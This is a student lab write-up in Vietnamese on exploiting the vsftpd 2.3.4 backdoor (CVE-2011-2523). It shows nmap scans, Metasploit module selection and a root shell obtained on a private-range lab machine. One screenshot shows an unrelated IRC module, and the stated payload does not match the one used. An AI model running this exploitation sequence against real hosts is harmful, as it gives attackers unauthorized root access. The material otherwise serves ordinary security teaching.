


```
┌──(kali㉿B20AT098-Kien-Kali)-[~/Desktop]
└─$ nmap -sV 192.168.174.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-24 23:10 EDT
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 23:10 (0:00:02 remaining)
Nmap scan report for 192.168.174.129
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

- Tiến hành xác định lỗ hổng bảo mật của dịch vsftpd 2.3.4 đang chạy trên máy victim --> lỗ hổng bảo mật : CVE -2011-2523 (vsFTPd version 2.3.4 back door)



```
┌──(kali㉿B20AT098-Kien-Kali)-[~/Desktop]
└─$ nmap --script=vuln -p 21 192.168.174.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-24 23:32 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:00:04 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:00:04 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.174.129
Host is up (0.00043s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb

Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds
```




```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

=>Lệnh đã sử dụng: search vsftpd 2.3.4

-Sử dụng module khai thác

---> lệnh sử dụng : use exploit/unix/ftp/vsftpd_234_backdoor




```
Compatible Payloads
===================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                    normal  No     Unix Command, Interact with Established Connection
```

=>Lệnh đã sử dụng: show payloads —


--> payload phù hợp : payload/cmd/unix/reverse

set payload/cmd/unix/interact



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

-Set các tham số cho module:




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.174.129
RHOSTS ⇒ 192.168.174.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.174.129  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

=>Các lệnh đã sử dụng:

set RHOSTS 192.168.174.129 —> đặt giá trị cho tham số là địa chỉ ip của máy victim

-Chạy module khai thác:



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.174.129
RHOSTS ⇒ 192.168.174.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.174.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.174.129:21 - USER: 331 Please specify the password.
[+] 192.168.174.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.174.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.174.128:42647 → 192.168.174.129:6200) at 2022-09-24 04:56:54 -0400

whoami
root
uname -a
Linux B20AT098-Kien-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

=>Các lệnh đã sử dụng:

run —--> chạy module khai thác —--> lấy về shell của máy victim

-Kết quả hậu khai thác —---> lấy về shell của máy victim với đặc quyền root